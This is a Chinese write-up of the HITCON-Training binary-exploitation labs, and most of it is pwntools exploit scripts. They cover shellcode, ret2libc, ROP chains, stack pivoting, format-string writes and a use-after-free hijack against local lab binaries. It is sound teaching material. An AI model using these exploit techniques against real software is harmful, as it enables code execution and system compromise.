HITCON-Training-Writeup

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HITCON-Training-Writeup

> 原文链接M4x@10.0.0.55

> 项目地址M4x's github，欢迎star~

> 更新时间5月16

复习一下二进制基础，写写HITCON-Training的writeup，题目地址：https://github.com/scwuaptx/HITCON-Training

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
Writeup

lab1-sysmagic


一个很简单的逆向题，看get_flag函数的逻辑逆回来即可，直接逆向的方法就不说了

或者经过观察，flag的生成与输入无关，因此可以通过patch或者调试直接获得flag

patch




修改关键判断即可，patch后保存运行，输入任意值即可得flag



调试


通过观察汇编，我们只需使下图的cmp满足即可，可以通过gdb调试，在调试过程中手动满足该条件



直接写出gdb脚本

```
lab1 [master●●] cat solve
b *get_flag+389
r
#your input
set $eax=$edx
c
lab1 [master●●]
```

也可得到flag



同时注意，IDA对字符串的识别出了问题，修复方法可以参考inndy的ROP2

lab2-orw.bin

通过查看prctl的man手册发现该程序限制了一部分系统调用，根据题目的名字open,read,write以及IDA分析，很明显是要我们自己写读取并打印flag的shellcode了，偷个懒，直接调用shellcraft模块

```
lab2 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from pwn import shellcraft as sc
context.log_level = "debug"

shellcode = sc.pushstr("/home/m4x/HITCON-Training/LAB/lab2/testFlag")
shellcode += sc.open("esp")
#  open返回的文件文件描述符存贮在eax寄存器里
shellcode += sc.read("eax", "esp", 0x100)
#  open读取的内容放在栈顶
shellcode += sc.write(1, "esp", 0x100)

io = process("./orw.bin")
io.sendlineafter("shellcode:", asm(shellcode))
print io.recvall()
io.close()
lab2 [master●●]
```

该题与pwnable.tw的orw类似，那道题的writeup很多，因此就不说直接撸汇编的方法了

lab3-ret2sc

很简单的ret2shellcode，程序没有开启NX和canary保护，把shellcode存贮在name这个全局变量上，并ret到该地址即可

```
lab3 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context(os = "linux", arch = "i386")

io = process("./ret2sc")

shellcode = asm(shellcraft.execve("/bin/sh"))
io.sendlineafter(":", shellcode)

payload = flat(cyclic(32), 0x804a060)
io.sendlineafter(":", payload)

io.interactive()
io.close()
lab3 [master●●]
```

需要注意的是，该程序中的read是通过esp寻址的，因此具体的offset可以通过调试查看

```
; 6:   read(0, &name, 0x32u);
mov     dword ptr [esp+8], 32h ; nbytes
mov     dword ptr [esp+4], offset name ; buf
mov     dword ptr [esp], 0 ; fd
call    _read
```

lab4-ret2lib

ret2libc，并且程序中已经有了一个可以查看got表中值的函数See_something，直接leak出libcBase，通过one_gadget或者system("/bin/sh")都可以get shell，/bin/sh可以使用libc中的字符串，可以通过read读入到内存中，也可以使用binary中的字符串

```
lab4 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

io = process("./ret2lib")
elf = ELF("./ret2lib")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")

io.sendlineafter(" :", str(elf.got["puts"]))
io.recvuntil(" : ")
libcBase = int(io.recvuntil("\n", drop = True), 16) - libc.symbols["puts"]

success("libcBase -> {:#x}".format(libcBase))
#  oneGadget = libcBase + 0x3a9fc

#  payload = flat(cyclic(60), oneGadget)
payload = flat(cyclic(60), libcBase + libc.symbols["system"], 0xdeadbeef, next(elf.search("sh\x00")))
io.sendlineafter(" :", payload)

io.interactive()
io.close()
lab4 [master●●]
```

lab5-simplerop

本来看程序是静态链接的，想通过ROPgadget/ropper等工具生成的ropchain一波带走，但实际操作时发现read函数只允许读入100个字符，去除buf到main函数返回地址的偏移为32，我们一共有100 - 32 = 68的长度来构造ropchain，而ropper/ROPgadget等自动生成的ropchain都大于这个长度，这就需要我们精心设计ropchain了，这里偷个懒，优化一下ropper生成的ropchain来缩短长度

```
ropper --file ./simplerop --chain "execve cmd=/bin/sh"

ROPgadget --binary ./simplerop --ropchain
```

先看一下ropper生成的ropchain

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # ./simplerop
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += '//bi'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += 'n/sh'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3064)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x00000000)
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3068)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0009e910) # 0x080e6910: pop ecx; push cs; or al, 0x41; ret;
rop += rebase_0(0x000a3068)
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3068)
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x0000000b)
rop += rebase_0(0x00026ef0) # 0x0806eef0: int 0x80; ret;
print rop
[INFO] rop chain generated!
```

简单介绍一下原理，通过一系列pop|ret等gadget，使得eax = 0xb（execve 32位下的系统调用号），ebx -> /bin/sh， ecx = edx = 0，然后通过int 0x80实现系统调用，执行execve("/bin/sh", 0, 0)，hackme.inndy上也有一道类似的题目**ROP2**

而当观察ropper等工具自动生成的ropchain时，会发现有很多步骤很繁琐的，可以做出很多优化，给一个优化后的例子

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # ./simplerop
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

pop_edx_ecx_ebx = 0x0806e850

rop = ''

# write /bin/sh\x00 to 0x08048000 + 0x000a3060
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += '//bi'
rop += '/bin'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += '/sh\x00'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3064)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
print "[+]write /bin/sh\x00 to 0x08048000 + 0x000a3060"

#  rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += p(0x00000000)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
#  rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
#  rop += rebase_0(0x000a3060)
#  rop += rebase_0(0x0009e910) # 0x080e6910: pop ecx; push cs; or al, 0x41; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)

# set ebx -> /bin/sh\x00, ecx = edx = 0
rop += pack('I', pop_edx_ecx_ebx)
rop += p(0)
rop += p(0)
rop += rebase_0(0x000a3060)
print "[+]set ebx -> /bin/sh\x00, ecx = edx = 0"

rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x0000000b)
rop += rebase_0(0x00026ef0) # 0x0806eef0: int 0x80; ret;
asset len(rop) <= 100 - 32
```

注释都已经写在代码里了，主要优化了将/bin/sh\x00读入以及设置ebx，ecx，edx等寄存器的过程

> 或者直接return到read函数，将/bin/sh\x00 read到bss/data段，能得到更短的ropchain

最终脚本:

```
lab5 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # ./simplerop
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

pop_edx_ecx_ebx = 0x0806e850

rop = ''

# write /bin/sh\x00 to 0x08048000 + 0x000a3060
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += '//bi'
rop += '/bin'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += '/sh\x00'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3064)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
print "[+]write /bin/sh\x00 to 0x08048000 + 0x000a3060"

#  rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += p(0x00000000)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
#  rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
#  rop += rebase_0(0x000a3060)
#  rop += rebase_0(0x0009e910) # 0x080e6910: pop ecx; push cs; or al, 0x41; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)

# set ebx -> /bin/sh\x00, ecx = edx = 0
rop += pack('I', pop_edx_ecx_ebx)
rop += p(0)
rop += p(0)
rop += rebase_0(0x000a3060)
print "[+]set ebx -> /bin/sh\x00, ecx = edx = 0"

rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x0000000b)
rop += rebase_0(0x00026ef0) # 0x0806eef0: int 0x80; ret;
assert len(rop) <= 100 - 32

io = process("./simplerop")
```

```
payload = cyclic(32) + rop
io.sendlineafter(" :", payload)

io.interactive()
io.close()
```

lab6-migration

栈迁移的问题，可以看出这个题目比起暴力的栈溢出做了两点限制：


每次溢出只有0x40-0x28-0x4=**20**个字节的长度可以构造ropchain

通过

```
if ( count != 1337 )
  exit(1);
```

限制了我们只能利用一次main函数的溢出（直接控制main返回到exit后的话，程序的栈结构会乱掉）

所以我们就只能通过20个字节的ropchain来进行rop了，关于栈迁移（又称为stack-pivot）可以看这个**slide**



我的exp：

```
lab6 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]
def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)

elf = ELF("./migration")
libc = elf.libc

#  bufAddr = elf.bss()
bufAddr = 0x0804a000
readPlt = elf.plt["read"]
readGot = elf.got["read"]
putsPlt = elf.plt["puts"]
p1ret = 0x0804836d
p3ret = 0x08048569
leaveRet = 0x08048504


io = process("./migration")
#  DEBUG()
payload = flat([cyclic(0x28), bufAddr + 0x100, readPlt, leaveRet, 0, bufAddr + 0x100, 0x100])
io.sendafter(" :\n", payload)
sleep(0.1)

payload = flat([bufAddr + 0x600, putsPlt, p1ret, readGot, readPlt, leaveRet, 0, bufAddr + 0x600, 0x100])
io.send(payload)
sleep(0.1)
#  print io.recv()
libcBase = u32(io.recv()[: 4]) - libc.sym['read']
success("libcBase -> {:#x}".format(libcBase))
pause()

payload = flat([bufAddr + 0x100, readPlt, p3ret, 0, bufAddr + 0x100, 0x100, libcBase + libc.sym['system']
io.send(payload)
sleep(0.1)
io.send("$0\0")
sleep(0.1)

io.interactive()
io.close()
```

稍微解释一下，先通过主函数中可以控制的20个字节将esp指针劫持到可控的bss段，然后就可以为所欲为了。

关于stack-pivot，pwnable.kr的simple_login是很经典的题目，放上一篇这道题的很不错的**wp**

这个还有个问题，sendline会gg，send就可以，在atum大佬的博客上找到了原因

lab7-crack

输出name时有明显的格式化字符串漏洞，这个题的思路有很多，可以利用fsb改写password，或者leak出password，也可以直接通过fsb，hijack puts_got到system("cat flag")处（注意printf实际调用了puts）

```
lab7 [master●●] cat hijack.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

putsGot = 0x804A01C
bullet = 0x804872B

io = process("./crack")
payload = fmtstr_payload(10, {putsGot: bullet})
io.sendlineafter(" ? ", payload)

io.sendline()
io.interactive()
io.close()
lab7 [master●●] cat overwrite.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

pwdAddr = 0x804A048
payload = fmtstr_payload(10, {pwdAddr: 6})

io = process("./crack")

io.sendlineafter(" ? ", payload)
io.sendlineafter(" :", "6")

io.interactive()
io.close()
lab7 [master●●] cat leak.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

pwdAddr = 0x804A048
payload = p32(pwdAddr) + "|%10$s||"

io = process("./crack")
io.sendlineafter(" ? ", payload)
io.recvuntil("|")
leaked = u32(io.recvuntil("||", drop = True))
io.sendlineafter(" :", str(leaked))

io.interactive()
io.close()
```

32位的binary可以直接使用pwntools封装好的**fmtstr_payload**函数：

```
>>> import pwn
>>> pwn.fmtstr_payload(
```

```
pwn.fmtstr_payload: (offset, writes, numbwritten=0, write_size=byte)
fmtstr_payload
fmtstr_payload(offset, writes, numbwritten=0, write_size='byte') -> str

Makes payload with given parameter.
It can generate payload for 32 or 64 bits architectures.
The size of the addr is taken from ``context.bits``

Arguments:
    offset(int): the first formatter's offset you control
    writes(dict): dict with addr, value ``{addr: value, addr2: value2}``
    numbwritten(int): number of byte already written by the printf function
    write_size(str): must be ``byte``, ``short`` or ``int``. Tells if you want to
 write byte by byte, short by short or int by int (hhn, hn or n)
Returns:
    The payload in order to do needed writes

Examples:
    >>> context.clear(arch = 'amd64')
    >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='int'))
    '\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00%322419374c%
1$n%3972547906c%2$n'
    >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='short'))
    '\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00
\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00%47774c%1$hn%22649c%2$hn%6061
7c%3$hn%4$hn'
    >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='byte'))
    '\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00
\x00\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\
x00\x05\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x07\x00\x00\x
00\x00\x00\x00%126c%1$hhn%252c%2$hhn%125c%3$hhn%220c%4$hhn%237c%5$hhn%6$hhn%7
$hhn%8$hhn'
    >>> context.clear(arch = 'i386')
    >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='int'))
    '\x00\x00\x00\x00%322419386c%1$n'
    >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='short'))
    '\x00\x00\x00\x00\x02\x00\x00\x00%47798c%1$hn%22649c%2$hn'
    >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='byte'))
    '\x00\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x03\x00\x00\x00%174c%1$hhn%
252c%2$hhn%125c%3$hhn%220c%4$hhn'
```

lab8-craxme

同样是32位的fsb，直接用fmtstr_payload就可以解决

```
lab8 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from sys import argv
context.log_level = "debug"

magicAddr = ELF("./craxme").sym["magic"]

if argv[1] == "1":
    payload = fmtstr_payload(7, {magicAddr: 0xda})
else:
    payload = fmtstr_payload(7, {magicAddr: 0xfaceb00c})

io = process("./craxme")
io.sendlineafter(" :", payload)
io.interactive()
io.close()
```

如果想要自己实现fmtstr_payload功能，可以参考这篇文章

lab9-playfmt

lab10-hacknote

最简单的一种uaf利用，结构体中有函数指针，通过uaf控制该函数指针指向magic函数即可，uaf的介绍可以看这个**slide**


exp:

```
lab10 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

def debug():
    raw_input("DEBUG: ")
    gdb.attach(io)

io = process("./hacknote")
elf = ELF("./hacknote")
magic_elf = elf.symbols["magic"]


def addNote(size, content):
    io.sendafter("choice :", "1")
    io.sendafter("size ", str(size))
    io.sendafter("Content :", content)

def delNote(idx):
    #  debug()
    io.sendafter("choice :", "2")
    io.sendafter("Index :", str(idx))

def printNote(idx):
    #  debug()
    io.sendafter("choice :", "3")
    io.sendafter("Index :", str(idx))

def uaf():
    addNote(24, "a" * 24)
    addNote(24, "b" * 24)

    delNote(0)
    delNote(1)
    #  debug()
    addNote(8,p32(magic_elf))

    printNote(0)

if __name__ == "__main__":
    uaf()
    io.interactive()
    io.close()
```

